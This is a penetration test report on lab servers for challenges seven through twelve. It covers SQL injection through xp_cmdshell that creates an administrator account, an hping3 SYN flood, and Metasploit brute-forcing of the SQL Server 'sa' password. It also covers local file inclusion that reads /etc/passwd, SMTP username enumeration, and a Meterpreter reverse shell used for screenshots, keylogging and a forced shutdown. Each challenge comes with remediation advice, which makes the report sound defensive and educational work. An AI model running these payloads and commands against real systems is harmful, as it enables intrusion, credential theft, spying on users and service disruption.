
The goal of this assessment is to determine whether the 312ville webserver is vulnerable to remote code execution via SQL injection through the ISIHack website. Similar to the two previous SQLi assessments, I took advantage of a SQLi vulnerability on the ProductList page to remotely run SQL commands. However, in this attack, I utilized the SQL `xp_cmdshell` instruction to open the Windows command-line and interact with the server's operating system instead of the database. Through the injected SQL statement, I ran a command to create a new user account on the server and a second command to add the account to the "administrators" local group; thus, verifying a privilege escalation vulnerability through remote code execution and SQLi.

SQLi to Add a New User Account on the Server:

```
' ; exec xp_cmdshell 'net user /add hacker2 pwnd'; --
```

**SQLi to Assign the User Account Administrator Privileges on the Server:**

```
' ; exec xp_cmdshell 'net localgroup Administrators hacker2 /add'; --
```

**Logged in to 192.168.0.1 as the New User Account:****ISIHack Website Configuration File:**

With access to the configuration file for the ISIHack web application, attackers can view database connection strings and potentially take full control of the web application's database with this information. While the configuration file for this ASP.NET project encrypts the connection string, some may not, and attackers may still be able to decrypt it.

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. SQL Injection via the web application's product search form input.
2. Attackers can remotely execute commands against the server's operating system through SQLi.
3. The database can perform administrative functions on the server, such as assigning user accounts to the "administrators" local group.
4. Attackers can escalate their privileges on the server through SQLi that opens and executes commands in the Windows command shell.

REMEDIATION

The following is a list of remediations that should be considered.

1. Implement server-side input validation. Whitelist valid characters or blacklist SQL keywords and characters. Perform data type checks, input length validation, etc.
2. Apply the principle of least privilege to the SQL Server user account on the webserver.
3. Use parameterized queries when incorporating user input into a SQL query.
4. Disable the xp_cmdshell stored procedure to prevent remote code execution.

CHALLENGE 8 – DOS SYN FLOOD ATTACK

SOFTWARE AND TOOLS USED

- Hping3 version 3.0.0-alpha-2
- Wireshark 1.12.6
- Windows Task Manager

ASSESSMENT

The goal of this penetration test is to evaluate the response of the server at 192.168.0.1 to a Denial of Service (DoS) attack. Attackers may attempt to flood a network and/or system with thousands of TCP/UDP requests in a matter of seconds to saturate the network and consume all of the server's processing capabilities, rendering these resources unavailable to legitimate users. Using the hping3 command, I launched a TCP SYN flood attack against 192.168.0.1, targeting its open port 80 (HTTP), to overload the server with incoming packets.


```
root@Kali-2:~# hping3 --flood -S -p 80 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

The following screenshot is the attack captured in Wireshark. Notice the packets sent from 192.168.0.4 (the attacking Kali Linux machine) to 192.168.0.1 (the victim) with the SYN flag.

Filter:		Expression... Clear Apply Save				
No.	Time	Source	Destination	Protocol	Length	Info
78107	5.634818000	192.168.0.4	192.168.0.1	TCP	54	32997→80 [RST] Seq=1 Win=0 Len=0
78108	5.634824000	192.168.0.4	192.168.0.1	TCP	54	33306→80 [SYN] Seq=0 Win=512 Len=0
78109	5.634826000	192.168.0.4	192.168.0.1	TCP	54	33002→80 [RST] Seq=1 Win=0 Len=0
78110	5.634826000	192.168.0.1	192.168.0.4	TCP	60	80→33004 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
78111	5.634833000	192.168.0.4	192.168.0.1	TCP	54	33004→80 [RST] Seq=1 Win=0 Len=0
78112	5.634841000	192.168.0.4	192.168.0.1	TCP	54	33307→80 [SYN] Seq=0 Win=512 Len=0
78113	5.634822000	192.168.0.1	192.168.0.4	TCP	60	80→33000 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
78114	5.634847000	192.168.0.4	192.168.0.1	TCP	54	33308→80 [SYN] Seq=0 Win=512 Len=0
78115	5.634853000	192.168.0.1	192.168.0.4	TCP	60	80→33006 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
78116	5.634857000	192.168.0.4	192.168.0.1	TCP	54	33000→80 [RST] Seq=1 Win=0 Len=0
78117	5.634867000	192.168.0.4	192.168.0.1	TCP	54	33309→80 [SYN] Seq=0 Win=512 Len=0
78118	5.634873000	192.168.0.4	192.168.0.1	TCP	54	33310→80 [SYN] Seq=0 Win=512 Len=0
78119	5.634877000	192.168.0.4	192.168.0.1	TCP	54	33006→80 [RST] Seq=1 Win=0 Len=0

Packets: 2905052 · Displayed: 2905052 (100.0%)

On the victim machine, the Task Manager reveals the difference between resource consumption before and during the attack. Once I launched this SYN flood attack, CPU usage reached 100% and remained this high for most of the attack.



VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. The 312ville server does not mitigate or prevent DoS attacks, which may disrupt business operations if the machine is accessible to external users over the Internet.

REMEDIATION

The following is a list of remediations that should be considered.

1. Add a stateful firewall to the network to examine incoming packets with context from previous requests. This security device would identify a large number of requests from the attacking machine and block any further inbound packets from the attacking machine's IP address.
2. Add a network-based or host-based IDS/IPS to detect DoS attacks, alert the appropriate personnel of it, and act upon the attack if necessary.
3. Close any ports that do not need to be open as these create additional attack vectors for DoS attacks.

CHALLENGE 9 – PASSWORD CRACKING WITH METASPLOIT

SOFTWARE AND TOOLS USED

- Metasploit v4.11.5-2015113001
- Rockyou.txt Wordlist

ASSESSMENT

The goal of this penetration test is to measure the strength of the “sa” SQL Server account’s password on 192.168.0.1 and evaluate the server’s response to a brute-force password cracking attack. The SQL Server “sa” account is a well-known, privileged account that attackers will often target since gaining access to this account will allow one to fully compromise the target database (“SQL Server”). In this assessment, I used the mssql_login auxiliary module in the Metasploit framework with rockyou.txt as the wordlist to perform a dictionary-based password cracking attack against the “sa” SQL Server account on 192.168.0.1. Metasploit was able to crack the “sa” account’s password, orange.

```
msf auxiliary(mssql_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf auxiliary(mssql_login) > exploit

[*] 192.168.0.1:1433 - MSSQL - Starting authentication scanner.
[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:123456 (Incorrect: )
[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:12345 (Incorrect: )
[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:123456789 (Incorrect: )
[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:password (Incorrect: )
[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:iloveyou (Incorrect: )

[-] 192.168.0.1:1433 MSSQL - LOGIN FAILED: WORKSTATION\sam:louise (Incorrect: )
[+] 192.168.0.1:1433 - LOGIN SUCCESSFUL: WORKSTATION\sam:orange
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. The “sa” account is enabled within SQL Server, which may be a target for those attacking hosted databases on this server.
2. Poor password policy for SQL Server accounts. Weak passwords make it easier for attackers to crack account credentials and gain access to the DBMS.
3. The server does not implement any measures to prevent brute-force account password cracking.

REMEDIATION

The following is a list of remediations that should be considered.

1. Disable the “sa” SQL Server account on this machine as it is a popular target in attacks against databases (“SQL Server”).
2. Enforce a strong password policy for accounts on the SQL Server DBMS, especially for administrative accounts. The Remediation section of Challenge 3 – Password Cracking addresses password policy implementation further, but a strong policy should include complexity and length requirements, no dictionary-based passwords, and no personal information about the user/account within the password.
3. Similar to Challenge 8 – DoS SYN Flood, a stateful firewall or IDS/IPS can detect and stop a large number of incoming requests for a particular service, such as a brute-force password cracking attempt against the port running the SQL Server service as demonstrated in this test.

CHALLENGE 10 – EXPLOITING LOCAL FILE INCLUSION

ASSESSMENT

The purpose of this penetration test is to assess whether the user-submitted local file inclusion feature on the DVWA (hosted on 192.168.0.2) allows users to load in files that they should not be able to access, such as those outside of the scope of the web application's directory on the server. Local file inclusion allows a web application to read in files from the server's file system and include them within the webpage that is returned to the client (Netsparker, 2020). As demonstrated in the example below, a valid use of this feature may be to load in another PHP page from the web application through a query parameter in the URL:


<http://192.168.0.2/dvwa/vulnerabilities/fi/?page=../../phpinfo.php>



PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225

However, without the proper access controls and server-side input validation for user-submitted local file inclusion, the client may be able to read files that should be outside of the scope of the web application, such as the passwd or shadow files on a Linux server.

<http://192.168.0.2/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd>



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:/bin:/bin/false
klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin:/home/msfadmin:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
service:x:1002:1002:/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false

```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. Users can control which files on the server to include within the webpage through this local file inclusion feature, allowing them to read in files that should be outside of the scope of the web application's directory.
2. The web application does not implement server-side input validation on the query parameter that specifies the file to load into the returned webpage.
3. The web application has root privileges on the webserver as it can access files such as `/etc/passwd` and `/etc/shadow`.

REMEDIATION

The following is a list of remediations that should be considered:

1. Disable this local file inclusion feature that allows the client to specify the path to a file to include within the webpage unless it is absolutely necessary.
2. Implement server-side input validation on the file inclusion query parameter from the client to ensure that it cannot request files from directories outside of the web application.
3. Restrict the permissions of the user account that hosts the web application on the server by applying the principle of least privilege. The backend code on the web application should not be able to read in the `/etc/passwd` file.

CHALLENGE 11 – USERNAME ENUMERATION THROUGH SMTP

SOFTWARE AND TOOLS USED

- Sntp-user-enum v1.2
- Unix_users.txt Wordlist

ASSESSMENT

The goal of this penetration test is to evaluate port 25 on 192.168.0.2, which is running an SMTP service, for vulnerabilities that attackers may be able to exploit to gain access to the system or disclose valuable information. Using the sntp-user-enum command with the unix_users.txt wordlist of common Unix and Linux user account names, I was able to enumerate all of the user accounts that exist on the target machine through the SMTP service. Although this vulnerability is not severe, attackers may exploit it as a part of a larger attack against the machine, such as a password cracking attempt against known accounts. The following screenshot contains the results from this scanning and enumeration attempt.

```

root@Kali-2:/usr/share/wordlists/metasploit# sntp-user-enum -M VRFY -U ./unix_users.txt -t 192.168.0.2
Starting sntp-user-enum v1.2 ( http://pentestmonkey.net/tools/sntp-user-enum )
-----
| Scan Information |
-----
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... ./unix_users.txt
Target count ..... 1
Username count ..... 110
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Fri May 1 14:48:09 2020 #####
192.168.0.2: ROOT exists
192.168.0.2: backup exists
192.168.0.2: bin exists
192.168.0.2: daemon exists
192.168.0.2: distccd exists
192.168.0.2: ftp exists
192.168.0.2: games exists
192.168.0.2: gnats exists
192.168.0.2: libuuid exists
192.168.0.2: list exists

```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. Port 25 on 192.168.0.2, running an SMTP service, allows attackers to enumerate user account names on the host operating system, which may be useful in launching further attacks against the machine.

REMEDIATION

The following is a list of remediations that should be considered.

1. Close port 25 unless the server must run mail server software to reach external hosts via SMTP. Ensure that the mail server software has the latest security patches.
2. Add a host-based IDS to detect an attacker's scanning and enumeration efforts. Block any traffic from a single IP or MAC address that attempts to connect as multiple different users as this may be an indication of username enumeration.

CHALLENGE 12 – SPYING ON USERS WITH THE METERPRETER SHELL

SOFTWARE AND TOOLS USED

- Metasploit v4.11.5-2015113001
- Meterpreter Shell

ASSESSMENT

The purpose of this penetration test is to identify a vulnerable service on 312ville (192.168.0.1) and exploit it to spy on the current user of the machine. Running spyware on a machine, such as a keylogger, is an effective method of stealing sensitive information, including one's credentials. In my fingerprinting and scanning efforts, I identified an older version of SQL Server running on 192.168.0.1, port 1433. Using the Metasploit framework and the "sa" user account credentials that I gathered from Challenge 9 – Password Cracking, I ran the mssql_payload exploit, which opened a meterpreter session.

```
msf exploit(mssql_payload) > exploit


[*] Started reverse handler on 192.168.0.4:4444
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)

[*] Sending stage (957487 bytes) to 192.168.0.1
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 2 opened (192.168.0.4:4444 -> 192.168.0.1:49296) at 2020-05-03 09:10:05 -0400
```

```
meterpreter > pwd
C:\Windows\system32
```

Within the meterpreter session, I was able to spy on the current user of the victim machine. To demonstrate this, I logged onto 192.168.0.1 in Skytap and opened several of the ISIHack ASP files in Visual Studio and then commanded meterpreter to take a screenshot from the attacking machine. I also started a keylogger to capture the victim's keystrokes on the machine.

```
meterpreter > screenshot
Screenshot saved to: /root/sZBSHEzg.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer...
```



Attackers are also able to gather system information within the meterpreter session and interact with the victim machine by remotely executing commands, such as shutdown, which forces the victim machine to shut down while in use, acting as a sort of Denial of Service attack. While this action may seem trivial against a personal computer, a webserver without a failover that is forcibly shut down—even for a short period—can cause harm to a company.

```
meterpreter > sysinfo
Computer      : HOST1
OS            : Windows 7 (Build 7600).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/win32
meterpreter > shutdown
Shutting down...
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. 192.168.0.1 is running Microsoft SQL Server 2008, an outdated version of this DBMS software.
2. A weak SQL Server user account password for the "sa" user allows attackers to easily crack the password and gain remote access to the machine to run spyware and launch additional attacks.
3. Port 1433 on 192.168.0.1, which runs this SQL Server software, is open for connections from external hosts.

REMEDIATION

The following is a list of remediations that should be considered.

1. Upgrade SQL Server on the machine to receive the latest security patches.
2. Apply the remediations from Challenge 9 to prevent attackers from obtaining the “sa” SQL Server user account’s credentials.
3. Close port 1433 running the SQL Server DBMS to prevent remote connections to the machine through this port. Additionally, this port does not need to be open on the webserver for database access on the ISIHack website. As long as the server-side C# code that the webserver is running on port 80 can interact with the database, then port 1433 doesn’t need to be open. At the very least, if this port must remain open, enable two-factor authentication to protect this server from attackers with cracked passwords from remotely connecting to it.

CONCLUSION AND RECOMMENDATIONS

In this penetration test, I launched a number of attacks against two targets in the Skytap environment: 192.168.0.1, 192.168.0.2. As a result, I discovered a myriad of vulnerabilities within either the operating system, a service, or the hosted web application/database—each of which will be discussed in this conclusion along with the suggested remediations.

In Challenge 2 – Web Application Scanning, I found several vulnerabilities on the ISIHack website using OWASPZap and Netsparker. I identified SQL Injection (SQLi) on the ProductList, myAccount, and loginsi pages, remote code execution against the webserver, Reflected XSS on the myAccount and cart pages, admin privileges for the database user in the web application, and credentials transmitted over HTTP on the loginsi page. To combat these vulnerabilities, one can make several changes to the web application. Although this will be addressed in more detail in the discussion on SQLi remediations, the use of parameterized queries and implementation of server-side input validation are key defenses against SQLi. To mitigate XSS, encoding special characters will prevent any injected code from rendering within the end-user's browser. Additionally, upgrading the IIS webserver software will patch the remote code execution vulnerability, applying the principle of least privilege to the web application's database user will limit the actions one can perform in SQLi exploits, and using HTTPS instead of HTTP to transmit user credentials to the server will protect the confidentiality of the data.

In Challenge 3 – Password Cracking, I was able to crack isistudent's password on 192.168.0.1 by exploiting several vulnerabilities: a poor password policy, a lack of brute-force password cracking prevention, and unnecessary open ports on the system. A strong password policy is critical in slowing brute-force password cracking attempts. Password policies should contain length and complexity requirements as well as a maximum password age. After a certain number of failed login attempts on a user account, the account should be temporarily disabled to prevent one from performing a brute-force password cracking attack. Furthermore, requiring two-factor authentication for remote connections, adding a host-based or network-based IDS to detect brute-force attacks, and closing ports that do not need to be open are several more measures against these vulnerabilities.

In Challenge 4 – Privilege Escalation, I took advantage of a vulnerable FTP service on 192.168.0.2 through the Metasploit framework to gain root privileges on the system. Post-exploit, the Metasploit framework opened a session for backdoor command execution, allowing one to extract the shadow file from the Linux server—a critical vulnerability. The most straightforward solution to this problem is to update the service to receive the latest security patches, preventing attackers from exploiting the vulnerable version.

However, if port 21 (FTP) does not need to be open on the server, then it should be closed to avoid this attack altogether. This same principle should apply to other open ports on the machine as well.

In Challenge 5 – Hidden Website Content Discovery, I verified that end-users of the DVWA and ISIHack websites could access “hidden” content on each of the webserver. This vulnerability stems from the belief that if no page on the website provides a link to a resource on the webserver, then users will not be able to find the resource—especially if it is placed within obscure directories. However, this is not true as I was able to locate these “hidden” directories and files on the two webserver with dirbuster. A vital remediation is the implementation of access controls to restrict access to these resources from unauthenticated and unauthorized sources. Additionally, the webserver administrator should add an IDS/IPS to the webserver to detect brute-force directory attacks and disable webserver directory listings in the browser since this feature allows end-users to easily find “hidden” content.

In Challenge 6 – SQL Injection and Challenge 7 – Privilege Escalation via SQL Injection, I discovered several SQL injection vulnerabilities on the product search form of the ISIHack website. I was able to disclose information from the ISIHack database using SQL UNION statements, including the usernames and passwords from the Users table and credit card numbers from the Payments table. I completed this attack using two different approaches within the website: the form input fields and the URL query parameters. In addition, I was able to compromise the integrity of the data in the database by injecting an INSERT command to add a new record to the Users table and obtain root access to the system through the SQL xp_cmdshell stored procedure, which allows remote code execution.

I would recommend several remediations to prevent further SQL injection attacks on the ISIHack website. One crucial adjustment is to implement server-side input validation because any data from the client could be malicious. This may involve either whitelisting valid characters or blacklisting SQL keywords and performing data type and input length validation. It may be beneficial to validate the results from the database as well to provide defense-in-depth. Another key solution is the use of parameterized queries. Any database query that incorporates user input should use parameterized queries to differentiate the code from the user input so that the database server treats injected SQL statements as regular data. The principle of least privilege should also be applied to the web application’s database user account so that attackers cannot inject SQL statements that perform actions outside of the current context, such as returning account passwords in the product search form or performing INSERT statements when the web server only need to perform SELECT statements within that back-end controller’s method. To avoid privilege escalation and remote code execution from SQLi, the database administrator should disable the xp_cmdshell stored procedure or perform strict

input validation on the use of this stored procedure in queries if keeping this feature enabled is absolutely necessary. In addition, I would recommend only accepting the HTTP POST method for product search requests so that malicious users cannot inject SQL statements through GET request URL query parameters and restricting access to the Information_Schema table so that the database account used by the web application cannot query this table. Finally, I would strongly advise training the web developers on preventing SQL injection and including a static code analyzer in the deployment workflow to identify SQL injection vulnerabilities. In order to maintain the confidentiality, integrity, and availability of data within the ISIHack database, implementing these remediations as soon as possible is necessary as it will protect the website from further SQL injection attacks.

In Challenge 8 – DoS SYN Flood Attack, I discovered that 192.168.0.1 is vulnerable to Denial of Service attacks as this server does not block sources that are sending it thousands of packets to consume all its resources. One may utilize several network devices to mitigate this type of attack. For example, a stateful firewall will examine inbound packets within the context of previous requests to identify and block a large number of packets from a single source. Similarly, a network-based or host-based IDS/IPS can provide this functionality and may alert the appropriate personnel of the attack as well. In addition to network devices, closing ports that do not need to be open will reduce the number of attack vectors for DoS.

In Challenge 9 – Password Cracking with Metasploit, I identified a weak SQL Server user account password on 192.168.0.1 for the “sa” account, a privileged account within this DBMS software, as I was able to crack it using Metasploit and the rockyou.txt wordlist. Additionally, this attack demonstrates that 192.168.0.1 does not attempt to mitigate brute-force authentication attacks on its services. I would recommend disabling the “sa” SQL Server account to counteract this entire attack, but other SQL Server accounts may have weak passwords too, so creating and enforcing a strong password policy for all accounts is necessary as well. Refer to the Challenge 3 – Password Cracking remediations for specific password policy requirements. Furthermore, a stateful firewall or IDS can detect and block a large number of inbound requests for a service, stopping potential brute-force password cracking attempts.

In Challenge 10 – Exploiting Local File Inclusion, I took advantage of the local file inclusion feature on the DVWA website to access the passwd file on 192.168.0.2 since users can control which files on the server to include within the webpage, the web application does not implement server-side input validation, and the web application has root privileges on the server. While there are several solutions to these vulnerabilities, I would strongly recommend disabling the local file inclusion feature that allows users to specify which file to render in the webpage. Alternatively, if this functionality must remain enabled, the website should contain

server-side input validation to ensure that end-users cannot request files outside of the web application's directory or scope. Finally, apply the principle of least privilege to this web application—the backend code should not be able to access sensitive files such as `/etc/passwd` or `/etc/shadow` on the server.

In Challenge 11 – Username Enumeration through SMTP, I exploited a vulnerability on 192.168.0.1 through its SMTP service to enumerate user account names on the machine. While this vulnerability is not as severe as several of the previous vulnerabilities discussed in this penetration test, an attacker may exploit it to launch further attacks that target specific accounts on the operating system. To curb an attacker's username enumeration efforts against this machine, the system administrator should close port 25 if it does not need to be open, ensure that the SMTP service software is up-to-date, and configure a host-based IDS to detect scanning and enumeration attempts.

In Challenge 12 – Spying on Users with the Meterpreter Shell, I discovered a vulnerable SQL Server service on 192.168.0.1, port 1433, and exploited it to spy on the current user of the machine. Using the Metasploit framework to carry out the attack, it opened a meterpreter shell after gaining access to the machine, allowing me to take screenshots of its desktop, gather system information, capture the user's keystrokes, and interact with the machine remotely. A key defense against this attack is updating the SQL Server software to apply the latest security patches. Additionally, SQL Server does not need to be exposed to external hosts for the ISIHack website to use the database—only the web application hosted on the server at port 80 or 443 should be open to external connections since it can internally connect to the database.

WORKS CITED

- Netsparker. (2020, April 22). Local File Inclusion Vulnerability. Retrieved May 03, 2020, from <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
